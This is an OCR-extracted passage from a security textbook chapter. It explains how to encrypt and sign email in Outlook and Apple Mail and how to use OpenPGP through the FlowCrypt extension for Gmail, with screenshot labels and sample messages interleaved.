☐ Request S/MIME receipt for this message
Security setting: <Automatic>
Policy: <None>
Classification:
Privacy Mark:

Figure 20.42: Screenshot of Outlook showing Security Properties

Follow the steps below to encrypt all outgoing messages:

- Select **File → Options → Trust Center → Trust Center Settings**.
- Choose the **Email Security** option from the left pane.
- In the **Encrypted email** section, check the **Encrypt contents and attachments for all outgoing messages** option and click **OK**.


Trust Center
?
×
Trusted Publishers
Privacy Options
Form-based Sign-in
Email Security
Attachment Handling
Automatic Download
Macro Settings
Programmatic Access
Settings...
Publish to GAL...
Import/Export...
OK
Cancel

Encrypted email

☑ Encrypt contents and attachments for outgoing messages
☐ Add digital signature to outgoing messages
☑ Send clear text signed message when sending signed messages
☐ Request S/MIME receipt for all S/MIME signed messages
Default Setting:

Digital IDs (Certificates)

Digital IDs or Certificates are documents that allow you to prove your identity in electronic transactions.


Read as Plain Text

☐ Read all standard mail in plain text
☐ Read all digitally signed mail in plain text

Script in Folders

☐ Allow script in shared folders
☐ Allow script in Public Folders

Figure 20.43: Screenshot of Outlook showing Email Security options



Signing/Encrypting Email Messages on Mac

Sending digitally signed and encrypted emails

- Access Apple mail on the Mac device and click on **File → New Message**
- Place the cursor on the **From** field and select the account holding the **personal certificate** in the **keychain** from the pop-up menu

Receiving digitally signed and encrypted emails

- A **signed tick icon** in received mail indicates that the email is **digitally signed** by a legitimate sender
- Mail received with a **closed lock icon** is **encrypted**

Signing/Encrypting Email Messages on Mac

Email security factors in Apple mail can be enhanced by deploying the encryption features called digital signature and message encryption provided by Apple mail service providers. A user is allowed to send a digitally signed and encrypted email from an Apple device.

Sending Digitally Signed and Encrypted Emails

- Access Apple mail ✉ on the Mac device and click on **File → New Message**.
- Place the cursor on the **From** field and then select the account holding the **personal certificate** in the keychain from the **pop-up menu**.




Figure 20.44: Screenshot of Secure Mailbox on Mac

Note: Upon enabling a personal certificate in the keychain, a blue tick (✓) is displayed in the mail, showing that an outgoing message can be digitally signed.

Receiving Digitally Signed and Encrypted Emails


- Email received with a signed tick icon (✓) indicates that the message is digitally signed by a legitimate sender. The recipient can access the sender's digital certificate by **clicking** on the ✓ icon.

  Any warning message appears indicates that the original email's data were tampered with and that the authenticator's identity cannot be identified.

- Email received with a closed lock icon (🔒) indicates that the message is encrypted. The recipient can access that email only by providing a valid private key for decryption.

Encrypting/Decrypting Email Messages Using OpenPGP

- Email with active OpenPGP deployed on **multiple environments** such as Windows, macOS, Android, iOS, Linux, and browser plugins provides a stronger security factor
- Users can use browser extension tools such as **FlowCrypt**, which can be configured along with **OpenPGP**, for **secure email communication**



New Secure Message

tom@gmail.com

Urgent approval needed by 16 April 2019

Dear Tom,

We need your urgent approval by 16 April 2019 for Project Changsha to be started on 16 June 2019.

Thank you

Best regards
Veron Keller

Fish Market Sunday!

flowcrypt.docs@gmail.com
to me

Hello Milly!

Do you want to go to the Fish Market with us this Sunday? There will be lots of foods, music and drinks!

Let us know soon! Thanks!!!

Love,
Veron

Click here to Reply, Reply to all, or Forward encrypted

Gmail
Secure Compose
Compose
Inbox
Starred
Snoozed
Sent
FlowCrypt
Primary
Social
attest
me
Google
Google Community Te.
FlowCrypt Email Attest Message
Your FlowCrypt Backup
Security alert
Add Recipient
Encrypt and Send
Search mail
SEE ORIGINAL
1 of 3,491

https://flowcrypt.com

Encrypting/Decrypting Email Messages Using OpenPGP

Although PGP has a good security factor, it is vulnerable to online attacks. Email with active OpenPGP (a hybrid of PGP) deployed on multiple environments such as Windows, macOS, Android, iOS, Linux, and browser plugins provides a stronger security factor. An email with active OpenPGP installed and configured with compatible browser extensions can enhance the security factors in the browser environment.

Users can use browser extension tools such as FlowCrypt, which can be configured along with OpenPGP, for secure email communication.

FlowCrypt (Gmail)

Source*: https://flowcrypt.com*

